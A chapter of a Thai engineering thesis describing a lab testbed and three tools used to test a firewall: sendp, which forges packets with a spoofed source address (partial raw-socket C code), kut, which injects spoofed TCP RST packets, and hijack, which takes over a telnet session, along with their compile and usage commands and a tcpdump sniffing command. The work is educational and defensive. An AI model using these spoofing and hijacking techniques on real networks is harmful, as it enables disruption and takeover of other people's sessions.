
เครือข่ายที่ใช้การทดสอบนี้ ประกอบไปด้วยคอมพิวเตอร์ 3 เครื่องด้วยกันคือ

- คอมพิวเตอร์ที่ถูกบุกรุก (Target)
- คอมพิวเตอร์ที่ทำการติดต่อกับ Target
- คอมพิวเตอร์ที่ทำการบุกรุก

เครื่องคอมพิวเตอร์ทั้งหมดนี้เชื่อมต่ออยู่บนเครือข่ายย่อย (subnet) 3 เครือข่ายด้วยกันคือ

- 161.246.4.0 (BackBone Network)
- 161.246.5.0 (Temperary Network)
- 161.246.6.0 (Computer Department Network)

โดยการเชื่อมต่อนั้น เครื่องคอมพิวเตอร์ที่เป็นเราเตอร์ (router) จะเชื่อมต่ออยู่กับเครือข่าย 2 เครือข่ายคือ 161.246.4.0 และ 161.246.5.0 เครื่องคอมพิวเตอร์ที่ทำการติดต่อกับ Target จะเชื่อมต่ออยู่กับเครือข่าย 161.246.6.0 เครื่องคอมพิวเตอร์ที่ทำการบุกรุกจะเชื่อมต่ออยู่กับเครือข่าย 161.246.6.0 และเครื่องคอมพิวเตอร์ที่ถูกบุกรุก (Target) จะเชื่อมต่ออยู่กับเครือข่าย 161.246.5. แสดงดังรูปที่ 6-1



รูปที่ 6-1 แสดงการเชื่อมต่อบนเครือข่ายที่ใช้ในการบุกรุก

โดยคอมพิวเตอร์ที่ใช้ทดสอบแต่ละเครื่องนั้นจะมีหน้าที่ การทำงาน และคอนฟิกูเรชั่น (Configuration) ดังต่อไปนี้

6.1.1 Perl

เป็นเครื่องคอมพิวเตอร์ที่ใช้ระบบปฏิบัติการลินุกซ์ (LINUX) โดยเชื่อมต่ออยู่บนเครือข่าย 161.246.5.0 หน้าที่ของคอมพิวเตอร์เครื่องนี้คือ การถูกจำลองให้เป็นคอมพิวเตอร์ที่ถูกบุกรุกโดยเครื่องคอมพิวเตอร์ที่จะทำการบุกรุก

การทำงานของคอมพิวเตอร์เครื่องนี้จะเป็นไปในลักษณะให้บริการต่างๆ บนเครือข่าย เช่น เทลเนท (TELNET) เอฟทีพี (FTP) เวิร์ลด์ไวด์เวบ (World Wide Web) เป็นต้น อีกทั้งยังทำงานในลักษณะที่เป็นผู้ใช้คนหนึ่งอีกด้วย คือ สามารถใช้บริการต่างๆ บนเครือข่ายได้

ส่วนรายละเอียดของคอนฟิกูเรชั่น (Configuration) นั้น แสดงดังตารางที่ 6-1

NAME	*Perl.ce.kmitl.ac.th*
IP Address	*161.246.5.3*
CPU	*INTEL 486DX2-66Mhz*
RAM	*8Mb*
HardDisk	*Corner 420 Mb*
LAN Adapter	*IRQ=5 I/O=0x320*
Operating System	*LINUX*

ตารางที่ 6-1 แสดงคอนฟิกูเรชั่นของ perl

6.1.2 Sunshine17

เป็นเครื่องคอมพิวเตอร์ที่ใช้ระบบปฏิบัติการไมโครซอฟท์วินโดวส์ 95 (Microsoft Windows 95) โดยเชื่อมต่ออยู่บนเครือข่าย 161.246.6.0 หน้าที่ของคอมพิวเตอร์เครื่องนี้คือ การถูกจำลองให้เป็นคอมพิวเตอร์ที่ทำการติดต่อสื่อสารกับเครื่องคอมพิวเตอร์ที่ถูกบุกรุก

การทำงานของคอมพิวเตอร์เครื่องนี้จะเป็นไปในลักษณะใช้บริการต่างๆ บนเครือข่าย เช่น เทลเนท (TELNET) เอฟทีพี (FTP) เวิร์ลด์ไวด์เวบ (World Wide Web) เป็นต้น นั่นคือ เป็นผู้ใช้คนหนึ่งที่สามารถใช้บริการต่างๆ บนเครือข่ายได้

ส่วนรายละเอียดของคอนฟิกูเรชั่น (Configuration) นั้น แสดงดังตารางที่ 6-2

NAME	*Sunshine17.ce.kmitl.ac.th*
IP Address	*161.246.6.97*
CPU	*Pentuim 166 MMX*
RAM	*32Mb*
HardDisk	*Seagate 2.1 Mb*
LAN Adapter	*IRQ=11 I/O=0x6100*
Operating System	*MS Windows95*

ตารางที่ 6-2 แสดงคอนฟิกูเรชั่นของ sunshine17

6.1.3 Off

เป็นเครื่องคอมพิวเตอร์ที่ใช้ระบบปฏิบัติการลินุกซ์ (LINUX) โดยเชื่อมต่ออยู่บนเครือข่าย 161.246.6.0 หน้าที่ของคอมพิวเตอร์เครื่องนี้คือ การถูกจำลองให้เป็นคอมพิวเตอร์ที่จะทำการบุกรุกไปยังคอมพิวเตอร์ที่เป็น Target

การทำงานของคอมพิวเตอร์เครื่องนี้จะเป็นไปในลักษณะให้บริการต่างๆ บนเครือข่าย เช่น เทลเนท (TELNET) เอฟทีพี (FTP) เวิร์ลด์ไวด์เวบ (World Wide Web) เป็นต้น อีกทั้งยังทำงานในลักษณะที่เป็นผู้ใช้คนหนึ่งอีกด้วย คือ สามารถใช้บริการต่างๆ บนเครือข่ายได้ นอกจากนี้ ในการทดสอบเราได้ใช้คอมพิวเตอร์เครื่องนี้ในการบุกรุกไปยังคอมพิวเตอร์ perl อีกด้วย

ส่วนรายละเอียดของคอนฟิกูเรชั่น (Configuration) นั้น แสดงดังตารางที่ 6-3

NAME	*Off.ce.kmitl.ac.th*
IP Address	*161.246.6.234*
CPU	*Pentuim 166 MMX*
RAM	*32Mb*
HardDisk	*Seagate 2.1 Mb*
LAN Adapter	*IRQ=11 I/O=0x6100*
Operating System	*LINUX*

ตารางที่ 6-3 แสดงคอนฟิกูเรชั่นของ off

6.2 โปรแกรมที่ใช้ในการบุกรุก

6.2.1 โปรแกรม sendp

6.2.1.1 จุดประสงค์ของโปรแกรม sendp

จุดประสงค์ของโปรแกรม sendp นั้น คือการส่งไอพีแพคเกต (IP Packet) ที่มีที่อยู่ไอพี (IP Adress) ปลอม กล่าวคือ ใช้ที่อยู่ไอพี (IP Address) ที่ไม่ใช่ของตัวเอง เพื่อหลอกคอมพิวเตอร์ปลายทาง และใช้ในการทดสอบระบบรักษาความปลอดภัยบนอินเตอร์เน็ต (Firewall) ว่าสามารถแยกแยะได้หรือไม่ ว่าแพคเกต (Packet) นั้น ไม่ได้ถูกส่งโดยเจ้าของตัวจริง

6.2.1.2 หลักการของโปรแกรม sendp

หลักการของโปรแกรม sendp นั้น คือการสร้างแพคเกตขึ้นโดยใช้ฟังก์ชั่นระดับต่ำของภาษาซี ซึ่งสามารถกำหนดข้อมูลต่างๆ ได้ทุกอย่าง ได้แก่

- ที่อยู่ต้นทาง (source address)
- ที่อยู่ปลายทาง (destination address)
- พอร์ตต้นทาง (source port)
- พอร์ตปลายทวง (destination port)
- ซีเควนซ์นัมเบอร์ (sequence number)

ดังนั้นจึงสามารถกำหนดที่อยู่ต้นทางให้เป็นอะไรก็ได้ตามที่ต้องการ ซึ่งจะแตกต่างไปจากฟังก์ชั่นระดับสูงที่จะกำหนดที่อยู่ต้นทาง (source address) ให้เอง ซึ่งก็คือที่อยู่ที่แท้จริง

โปรแกรม sendp ที่ใช้นี้ จะทำการสร้างแพคเกตตามมาตรฐานไอพี (IP) ซึ่งได้กล่าวถึงในบทที่ 5 แล้ว และจะสร้างข้อมูลที่เป็นมาตรฐานทีซีพี (TCP) ที่ได้กล่าวไว้แล้วในบทที่ 5 ดังนั้นข้อมูลที่ส่งออกไปจึงเป็นข้อมูลมาตรฐานที่ใช้กันทั่วไปบนอินเตอร์เน็ต

ดังนั้นโปรแกรม sendp จึงสามารถส่งข้อมูลแบบใดๆ ก็ได้ (ภายใต้มาตรฐานที่ซีพีไอพี TCP/IP) โดยส่งไปยังคอมพิวเตอร์ใดๆ และหลอกว่ามาจากคอมพิวเตอร์เครื่องอื่นด้วย เช่น โปรแกรม sendp สามารถทำเป็นเทลเนท (TELNET) ไปยังเครื่องคอมพิวเตอร์เครื่องหนึ่ง โดยอ้างว่าทำการเทลเนท (TELNET) มาจากเครื่องคอมพิวเตอร์อีกเครื่องหนึ่ง ในปริญญานิพนธ์ฉบับนี้จะใช้โปรแกรม sendp เพื่อการทดสอบระบบรักษาความปลอดภัยบนอินเตอร์เน็ท การเดียนเอนทีไฟร์วอลล์ (Guardian NT Firewall) โดยจะทำการส่งแพคเกตไปยังเครื่องคอมพิวเตอร์ที่อยู่ภายหลังไฟร์วอลล์

6.2.1.3 การทำงานของโปรแกรม sendp

ในขั้นแรกนั้น จะเป็นการสร้างซอคเก็ตเพื่อใช้ในการส่งข้อมูลโดยใช้ฟังก์ชั่น socket (domain,socket type,protocol) ซึ่งจะใช้โดเมนุเป็น AF_INET หมายถึงโดนเมนอินเตอร์เนต และใช้ซอคเก็ตแบบ SOCK_RAW และชนิดเป็น IPPROTO_RAW ดังนี้

```
sp_fd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)
```

โดย sp_fd จะเป็นเคสคริปเตอร์ที่จะเก็บไว้อ้างถึงซอคเก็ตนี้เมื่อจะใช้ในการส่งข้อมูลต่อไปในโปรแกรม ซึ่งการสร้างซอคเก็ตนี้จะรวมการทำงานไว้ในฟังก์ชั่น open_sending โดยจะเป็นฟังก์ชั่นที่ให้ค่าของซอคเก็ตเคสคริปเตอร์กลับ ดังนี้

```
int open_sending (void)
{
struct protoent *sp_proto;
int sp_fd;
int dummy=1;

/* they don't come rawer */
if ((sp_fd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW))==-1)
    perror("Couldn't open Socket."), exit(1);

#ifdef DEBUG
        printf("Raw socket ready\n");
#endif
return sp_fd;
}
```

จากนั้นจะเป็นการเตรียมข้อมูลที่จะใช้ในการส่งออกไป โดยในขั้นแรกจะสร้างในส่วนของไอพีแพคเกตก่อน โดยจะใช้บัฟเฟอร์เป็นตัวเก็บข้อมูล โดยข้อมูลของไอพีแพคเกตนั้น จะใช้โครงสร้างข้อมูลที่กำหนดขึ้นดังนี้

```
struct IP_header                /* The IPheader (without options) */
{
    unsigned char verlen, type;
```

```
    unsigned short length, ID, flag_offset;
    unsigned char TTL, protocol;
    unsigned short checksum;
    unsigned long int source, destination;
};
```

โดยตัวแปรต่างๆ จะเป็นส่วนประกอบของข้อมูลในมาตรฐานไอพีตามที่กล่าวไว้แล้วในบทที่ 5 จากนั้นจึงให้ค่ากับตัวแปรต่างๆ ตามที่ต้องการโดยจะเก็บไว้ในตัวแปร buffer โดยข้อมูลนั้นจะไม่รวมออพชั่นของไอพี เนื่องจากไม่ได้ใช้งานในการทดสอบครั้งนี้

เมื่อทำการกำหนดค่าให้กับตัวแปรต่างๆ เสร็จสิ้นแล้ว จึงสร้างข้อมูลในส่วนที่เป็นของทีซีพี (TCP Segment) ซึ่งจะใช้โครงสร้างข้อมูลดังนี้

```
struct TCP_header          /* The TCP header (without options) */
{
    unsigned short source, destination;
    unsigned long int seq_nr, ACK_nr;
    unsigned short offset_flag, window, checksum, urgent;
};
```

โดยตัวแปรต่างๆ จะเป็นส่วนประกอบของข้อมูลในมาตรฐานทีซีพี (TCP) ตามที่ได้กล่าวไว้แล้วในบทที่ 5 จากนั้นจึงให้ค่ากับตัวแปรต่างๆ ตามที่ต้องการ โดยจะเก็บไว้ในตัวแปร buffer โดยข้อมูลนั้นจะไม่รวมออพชั่นของทีซีพี เนื่องจากไม่ได้ใช้งานในการทดสอบครั้งนี้

เมื่อทำการกำหนดค่าให้กับตัวแปรต่างๆ ตามต้องการเสร็จสิ้นแล้ว ก็จะได้แพคเกตที่จะส่งโดยมีข้อมูลอยู่ในตัวแปร buffer ซึ่งในการส่งนั้นจะใช้ฟังค์ชั่น sendto( )

6.2.1.4 การติดตั้งและใช้งานโปรแกรม sendp

การติดตั้งนั้นจะทำบนระบบปฏิบัติการลินุกซ์ (LINUX) บนเครื่องคอมพิวเตอร์ส่วนบุคคล (PC) โดยสามารถทำได้ดังนี้

```
# cc –o sendp sendp.c
```

จากนั้นจะได้ไฟล์ sendp ซึ่งจะเป็นตัวที่ทำงานได้ตามที่กล่าวไปแล้วข้างต้น โดยการใช้งานนั้นทำได้ดังนี้

sendp P1 P2 P3 P4 P5

โดย

P1	คือที่อยู่ต้นทาง (source address)
P2	คือพอร์ตต้นทาง (source port)
P3	คือที่อยู่ปลายทาง (destination address)
P4	คือพอร์ตปลายทาง (destination port)
P5	คือซีเควนนัมเบอร์ (sequence number)

6.2.2 โปรแกรม kut

6.2.2.1 จุดประสงค์ของโปรแกรม kut

โปรแกรม kut นั้นมีจุดประสงค์คือ การตัดการติดต่อสื่อสารบนมาตรฐานทีซีพีไอพี (TCP/IP) โดยอาศัยการปลอมแพคเกตด้วยวิธีการเดียวกันกับโปรแกรม sendp ใช้ในการทดสอบระบบรักษาความปลอดภัยบนอินเตอร์เน็ต (Firewall) ว่าสามารถแยกแยะได้หรือไม่ว่าแพคเกต (Packet) นั้น ไม่ได้ถูกส่งโดยเจ้าของตัวจริง

6.2.2.2 หลักการของโปรแกรม kut

โปรแกรม kut จะทำการส่งแพคเกตปลอมไปยังเครื่องคอมพิวเตอร์ที่กำลังรับส่งข้อมูลอยู่ โดยในแพคเกตนั้นจะมีข้อมูลที่บอกให้คอมพิวเตอร์ที่ได้รับแพคเกตนั้น ให้สิ้นสุดการติดต่อสื่อสารทันที แต่ในการส่งแพคเกตออกไปนั้น เราจะต้องทราบ SEQ และ ACK number ของแต่ละฝ่ายก่อน มิฉะนั้นแล้วแพคเกตที่เราส่งออกไปจะไม่ได้รับการประมวลผล ซึ่งเป็นความปลอดภัยชั้นหนึ่งของมาตรฐานทีซีพีไอพี (TCP/IP) แต่นั่นยังปลอดภัยไม่พอ เนื่องจาก number เหล่านั้นถูกรับส่งกันอย่างตรงไปตรงมา ไม่มีการปิดบังหรือเข้ารหัส ดังนั้นถ้าเราอยู่บนเครือข่ายที่แพคเกตวิ่งผ่าน เราก็สามารถที่จะรู้ number เหล่านั้นได้ และเมื่อรู้ number เหล่านั้นแล้ว เราก็สามารถส่งแพคเกตปลอมที่ถูกต้องตามมาตรฐานทีซีพีไอพี (TCP/IP) ได้ ซึ่งเครื่องคอมพิวเตอร์นั้นๆ จะต้องประมวลผลตามข้อมูลในแพคเกตที่เราส่งไป ในที่นี้คือการสั่งให้ยุติการติดต่อสื่อสารทันที

6.2.2.3 การทำงานของโปรแกรม kut

ในขั้นแรกนั้นจะทำเป็นเปิดซอคเกตขึ้นมาก่อน โดยใช้ฟังก์ชั่น socket( ) ซึ่งกำหนดชนิดเป็น SOCK_PACKET คือเป็นการจับข้อมูลในแต่ละแพคเกต จากนั้นจึงใช้ฟังก์ชั่น read( ) เพื่อจับแพคเกตที่วิ่งผ่านอินเตอร์เฟส (สามารถทำได้เฉพาะตอนที่อินเตอร์เฟสอยู่ในโหมด PROMISC เท่านั้น ดังนั้นก่อนใช้ฟังก์ชั่น read( ) จึงต้องใช้ฟังก์ชั่น ioctl( ) ก่อน) โดยมีพารามิเตอร์ตัวแรกเป็นซอคเกตเดสคริปเตอร์ที่ต้องการอ่านข้อมูล ตัวที่สองเป็นบัฟเฟอร์ที่ใช้เก็บข้อมูลนั้นๆ ส่วนพารามิเตอร์ที่สามคือขนาดของบัฟเฟอร์ ซึ่งการทำงานทั้งหมดนี้จะถูกรวมกันเข้าเป็นฟังก์ชั่นต่างๆ

จากนั้นก็จะทำการประมวลผลกับแพคเกตต่างๆ โดยจะสนใจเฉพาะแพคเกตที่มีที่อยู่ต้นทาง (source address) ที่อยู่ปลายทาง (destination address) พอร์ตต้นทาง (source port) พอร์ตปลายทาง (destination port) ตรงกับคู่คอมพิวเตอร์ที่เราต้องการจะตัดการติดต่อสื่อสาร

เมื่อได้รับแพคเกตที่มีส่วนประกอบต่างๆ ตรงตามที่ต้องการแล้ว เราจึงดูเข้าไปใน SEQ และ ACK number เพื่อที่จะใช้มันในการคำนวณหา SEQ และ ACK number ที่ถูกต้อง แล้วจึงทำการส่งข้อมูลที่มีบิท RST ไปยังเครื่องคอมพิวเตอร์นั้นๆ โดยปลอมที่อยู่ต้นทาง (source address) ว่าเป็นคอมพิวเตอร์ที่มันกำลังติดต่ออยู่ ทำให้คอมพิวเตอร์เครื่องนั้นเข้าใจว่า อีกฝ่ายหนึ่งต้องการจะยุติการติดต่อ จึงทำการยุติการติดต่อ

6.2.2.4 การติดตั้งและใช้งานโปรแกรม kut

การติดตั้งนั้นจะทำบนระบบปฏิบัติการลินุกซ์ (LINUX) บนเครื่องคอมพิวเตอร์ส่วนบุคคล (PC) โดยสามารถทำได้ดังนี้

```
# cc –o kut kut.c
```

จากนั้นจะได้ไฟล์ kut ซึ่งจะเป็นตัวที่ทำงานได้ตามที่กล่าวไปแล้วข้างต้น โดยการใช้งานนั้นทำได้ดังนี้

```
# kut P1 P2 P3 P4
```

โดย

P1	คือที่อยู่ต้นทาง (source address)
P2	คือพอร์ตต้นทาง (source port)
P3	คือที่อยู่ปลายทาง (destination address)
P4	คือพอร์ตปลายทาง (destination port)

6.2.3 โปรแกรม hijack

6.2.3.1 จุดประสงค์ของโปรแกรม hijack

โปรแกรม hijack มีจุดประสงค์คือ การขโมยเทลเนทเซสชั่น โดยเมื่อขโมยได้แล้วจะเพิ่มข้อความ "HACKED" ต่อท้ายไว้ในไฟล์ .profile

6.2.3.2 หลักการของโปรแกรม hijack

หลักการของโปรแกรม hijack นั้น คือในขั้นแรกจะทำการยุติการติดต่อในฝั่งของ telnet client และทำการส่งแพคเกตที่มีที่อยู่ปลอมเป็น client ตัวนั้น โดยข้อมูลที่ส่งไปนั้น ทางฝ่าย telnet server จะเข้าใจว่าเป็นข้อมูลของ client จริงๆ จึงประมวลผลตามข้อมูลนั้นๆ

6.2.3.3 การทำงานของโปรแกรม hijack

ในขั้นแรก โปรแกรม hijack จะมีการทำงานเหมือนกับโปรแกรม kut เลนทีเดียว หากแต่ข้อมูลที่ปลอมไปนั้น ไม่ใช่ RST บิท แต่เป็นข้อมูลที่ใช้ในการเทลเนท คือ สั่งให้เขียนข้อความ "HACKED" ลงในไฟล์ .profile นั่นเอง

6.2.3.4 การติดตั้งและใช้งานโปรแกรม hijack

การติดตั้งนั้นจะทำบนระบบปฏิบัติการลินุกซ์ (LINUX) บนเครื่องคอมพิวเตอร์ส่วนบุคคล (PC) โดยสามารถทำได้ดังนี้

```
# cc –o hijack hijack.c
```

จากนั้นจะได้ไฟล์ hijack ซึ่งจะเป็นตัวที่ทำงานได้ตามที่กล่าวไปแล้วข้างต้น โดยการใช้งานนั้นทำได้ดังนี้

```
# hijack P1 P2 P3
```

โดย

P1	คือที่อยู่ต้นทาง (source address)
P2	คือพอร์ตต้นทาง (source port)
P3	คือที่อยู่ปลายทาง (destination address)


6.3 การบุกรุกคอมพิวเตอร์บนเครือข่าย

6.3.1 บุกรุกโดยใช้โปรแกรม kut

การบุกรุกโดยใช้โปรแกรม kut นั้น คือการสกัดกั้นการติดต่อสื่อสารของคอมพิวเตอร์สองเครื่อง ตามที่ได้กล่าวไว้แล้วข้างต้น แต่ก่อนจะใช้โปรแกรมนี้ เราจำเป็นต้องรู้ก่อนว่า คอมพิวเตอร์ทั้งสองเครื่องนั้น ติดต่อสื่อสารกันอยู่บนพอร์ตอะไรบ้าง

ในที่นี้จะใช้โปรแกรม tcpdump ซึ่งเป็นโปรแกรมอัถประโยชน์บนระบบปฏิบัติการลินุกซ์ (LINUX) ซึ่งจะทำงานบนคอมพิวเตอร์ที่ทำการบุกรุก โปรแกรมนี้จะทำการดักจับข้อมูลที่รับส่งกันภายในเครือข่ายนั้นๆ ซึ่งจะทำให้เราสามารถทราบหมายเลขพอร์ตของคอมพิวเตอร์ทั้ง 2 เครื่องที่กำลังรับส่งข้อมูลกันอยู่

ในขั้นแรก จะทำการเข้าไปใช้เครื่องที่จะทำการบุกรุก (off)โดยจะต้องเปลี่ยนตัวเองให้เป็น root เสียก่อน โดยใช้คำสั่ง su แล้วตามด้วยรหัสผ่านของ root มิฉะนั้นแล้วจะไม่สามารถใช้โปรแกรมบุกรุกต่างๆ ได้ แสดงดังรูปที่ 6-2



รูปที่ 6-2 แสดงการเข้าใช้คอมพิวเตอร์ที่จะทำการบุกรุก (off)

เมื่อมีสิทธิ์ของ root แล้ว ต่อไปจะทำการหาหมายเลขของพอร์ตที่คอมพิวเตอร์ทั้ง 2 ใช้ในการรับส่งข้อมูลโดยจะโปรแกรม tcpdump ซึ่งจะทำการดักจับข้อมูลบนเครือข่ายนั้นๆ โดยใช้คำสั่งดังนี้


```
# tcpdump port 23 and host perl –c 3 –q –t
```

